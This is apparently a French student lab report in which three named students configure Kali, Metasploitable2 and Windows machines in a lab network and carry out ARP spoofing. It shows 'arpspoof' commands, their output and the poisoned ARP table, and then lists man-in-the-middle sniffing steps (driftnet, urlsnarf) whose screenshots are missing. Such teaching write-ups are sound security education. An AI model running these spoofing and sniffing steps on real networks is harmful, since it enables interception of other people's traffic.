
Workshop – Fascicule 2


👥 ***Travail réalisé par :*** Amal Bouslimi,Hamza Yahiaoui, Rania Naouar.

Etape I : Configuration Réseau et vérification de connectivité entre les machines

Machine	@IP/MSR	Gateway	DNS
Machine wind	192.168.1.58/24	192.168.43.1	1.1.1.1
Kali-Linux	192.168.1.64/24	192.168.40.1	1.1.1.1
Métasploitable2- Linux	192.168.1.39/24	192.168.40.1	1.1.1.1

1. **Configuration Réseau**
   - **Sur Kali:**





```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.64  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::6838:f30c:9ffc:f6d7  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:61:5a:ff  txqueuelen 1000  (Ethernet)
        RX packets 91839  bytes 25139891 (23.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 29  bytes 3194 (3.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 down
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 up

┌──(kali㉿kali)-[~]
└─$
```

- **Sur Métasploitable2:**

```
  GNU nano 2.0.7          File: /etc/network/interfaces                Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
#iface eth0 inet dhcp
iface eth0 inet static
address 192.168.1.39
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
dns-nameservers 1.1.1.1 8.8.8.8


^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

```
                          [ Wrote 17 lines ]

msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
 * Reconfiguring network interfaces...                                  [ OK ]
msfadmin@metasploitable:~$ _
```

2. **Vérification de la configuration**

- **Sur Windows:**

```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . : home
   Link-local IPv6 Address . . . . . : fe80::1229:28ac:2cc6:15f5%3
   IPv4 Address. . . . . . . . . . . : 192.168.1.58
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```

- **Sur Kali:**

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.64  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::6838:f30c:9ffc:f6d7  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:61:5a:ff  txqueuelen 1000  (Ethernet)
        RX packets 97457  bytes 27074797 (25.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 34  bytes 3640 (3.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- **Sur Métasploitable2:**

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:ba:f6:c6
          inet addr:192.168.1.39  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feba:f6c6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:59 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5869 (5.7 KB)  TX bytes:12598 (12.3 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:118 errors:0 dropped:0 overruns:0 frame:0
          TX packets:118 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:31841 (31.0 KB)  TX bytes:31841 (31.0 KB)

msfadmin@metasploitable:~$
```

3. **Vérification de la connectivité**

- **Ping Kali sur Windows:**

```
C:\Users\Hope>ping 192.168.1.64

Pinging 192.168.1.64 with 32 bytes of data:
Reply from 192.168.1.64: bytes=32 time=1ms TTL=64
Reply from 192.168.1.64: bytes=32 time<1ms TTL=64
Reply from 192.168.1.64: bytes=32 time<1ms TTL=64
Reply from 192.168.1.64: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.1.64:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

- **Ping Métasploitable2 sur Windows:**

```
C:\Users\Hope>ping 192.168.1.39

Pinging 192.168.1.39 with 32 bytes of data:
Reply from 192.168.1.58: Destination host unreachable.
Reply from 192.168.1.58: Destination host unreachable.
Reply from 192.168.1.58: Destination host unreachable.
Reply from 192.168.1.58: Destination host unreachable.

Ping statistics for 192.168.1.39:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

C:\Users\Hope>
```

Etape II : Les Attaques

1. Attaque de ARP Spoofing

a. **Affichage de la table ARP sur la machine victime avant l'attaque**

```
msfadmin@metasploitable:~$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=21.1 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=9.80 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=7.98 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=64 time=8.91 ms
64 bytes from 192.168.1.1: icmp_seq=5 ttl=64 time=4.64 ms
64 bytes from 192.168.1.1: icmp_seq=6 ttl=64 time=5.12 ms
64 bytes from 192.168.1.1: icmp_seq=7 ttl=64 time=4.16 ms
64 bytes from 192.168.1.1: icmp_seq=8 ttl=64 time=4.66 ms
64 bytes from 192.168.1.1: icmp_seq=9 ttl=64 time=7.40 ms
64 bytes from 192.168.1.1: icmp_seq=10 ttl=64 time=4.24 ms
64 bytes from 192.168.1.1: icmp_seq=11 ttl=64 time=5.94 ms
64 bytes from 192.168.1.1: icmp_seq=12 ttl=64 time=4.14 ms
64 bytes from 192.168.1.1: icmp_seq=13 ttl=64 time=8.57 ms
64 bytes from 192.168.1.1: icmp_seq=14 ttl=64 time=4.78 ms
64 bytes from 192.168.1.1: icmp_seq=15 ttl=64 time=4.28 ms
64 bytes from 192.168.1.1: icmp_seq=16 ttl=64 time=6.05 ms
64 bytes from 192.168.1.1: icmp_seq=17 ttl=64 time=9.87 ms

--- 192.168.1.1 ping statistics ---
17 packets transmitted, 17 received, 0% packet loss, time 16000ms
rtt min/avg/max/mdev = 4.143/7.161/21.139/4.026 ms
msfadmin@metasploitable:~$
```

```
msfadmin@metasploitable:~$ arp -a
router.home (192.168.1.1) at 34:57:60:80:10:F7 [ether] on eth0
msfadmin@metasploitable:~$ _
```

b. **L'attaque par la machine kali :**

```
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -t 192.168.1.39 192.168.1.1
[sudo] password for kali:
0:c:29:61:5a:ff 0:c:29:ba:f6:c6 0806 42: arp reply 192.168.1.1 is-at 0:c:29:6
1:5a:ff
0:c:29:61:5a:ff 0:c:29:ba:f6:c6 0806 42: arp reply 192.168.1.1 is-at 0:c:29:6
1:5a:ff
0:c:29:61:5a:ff 0:c:29:ba:f6:c6 0806 42: arp reply 192.168.1.1 is-at 0:c:29:6
1:5a:ff
0:c:29:61:5a:ff 0:c:29:ba:f6:c6 0806 42: arp reply 192.168.1.1 is-at 0:c:29:6
1:5a:ff
0:c:29:61:5a:ff 0:c:29:ba:f6:c6 0806 42: arp reply 192.168.1.1 is-at 0:c:29:6
1:5a:ff
0:c:29:61:5a:ff 0:c:29:ba:f6:c6 0806 42: arp reply 192.168.1.1 is-at 0:c:29:6
1:5a:ff
0:c:29:61:5a:ff 0:c:29:ba:f6:c6 0806 42: arp reply 192.168.1.1 is-at 0:c:29:6
1:5a:ff
^[[A^[[A^[[A0:c:29:61:5a:ff 0:c:29:ba:f6:c6 0806 42: arp reply 192.168.1.1 is
-at 0:c:29:61:5a:ff
0:c:29:61:5a:ff 0:c:29:ba:f6:c6 0806 42: arp reply 192.168.1.1 is-at 0:c:29:6
1:5a:ff
0:c:29:61:5a:ff 0:c:29:ba:f6:c6 0806 42: arp reply 192.168.1.1 is-at 0:c:29:6
1:5a:ff
0:c:29:61:5a:ff 0:c:29:ba:f6:c6 0806 42: arp reply 192.168.1.1 is-at 0:c:29:6
1:5a:ff
0:c:29:61:5a:ff 0:c:29:ba:f6:c6 0806 42: arp reply 192.168.1.1 is-at 0:c:29:6
1:5a:ff
```

```
kali@kali: ~ ×    kali@kali: ~ ×
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -t 192.168.1.1 192.168.1.39
[sudo] password for kali:
0:c:29:61:5a:ff 34:57:60:80:10:f7 0806 42: arp reply 192.168.1.39 is-at 0:c:2
9:61:5a:ff
0:c:29:61:5a:ff 34:57:60:80:10:f7 0806 42: arp reply 192.168.1.39 is-at 0:c:2
9:61:5a:ff
0:c:29:61:5a:ff 34:57:60:80:10:f7 0806 42: arp reply 192.168.1.39 is-at 0:c:2
9:61:5a:ff
4:57:60:80:10:f70:c:29:61:5a:ff 34:57:60:80:10:f7 0806 42: arp reply 192.168.
1.39 is-at 0:c:29:61:5a:ff
0:c:29:61:5a:ff 34:57:60:80:10:f7 0806 42: arp reply 192.168.1.39 is-at 0:c:2
9:61:5a:ff
4:57:60:80:10:f70:c:29:61:5a:ff 34:57:60:80:10:f7 0806 42: arp reply 192.168.
1.39 is-at 0:c:29:61:5a:ff
0:c:29:61:5a:ff 34:57:60:80:10:f7 0806 42: arp reply 192.168.1.39 is-at 0:c:2
9:61:5a:ff
0:c:29:61:5a:ff 34:57:60:80:10:f7 0806 42: arp reply 192.168.1.39 is-at 0:c:2
9:61:5a:ff
```


c. **Affichage de la table ARP sur la machine victime après l'attaque :**

```
msfadmin@metasploitable:~$ arp -a
? (192.168.1.64) at 00:0C:29:61:5A:FF [ether] on eth0
? (192.168.1.1) at 00:0C:29:61:5A:FF [ether] on eth0
msfadmin@metasploitable:~$ _
```


2. Attaque d'accès : Sniffing (MITM)

1.


2. **Hosts list**




3. ARP Poisining



4. ARP Poisining victims




5. **Lancer drifnet**



6. **Lancer urlsnarf**

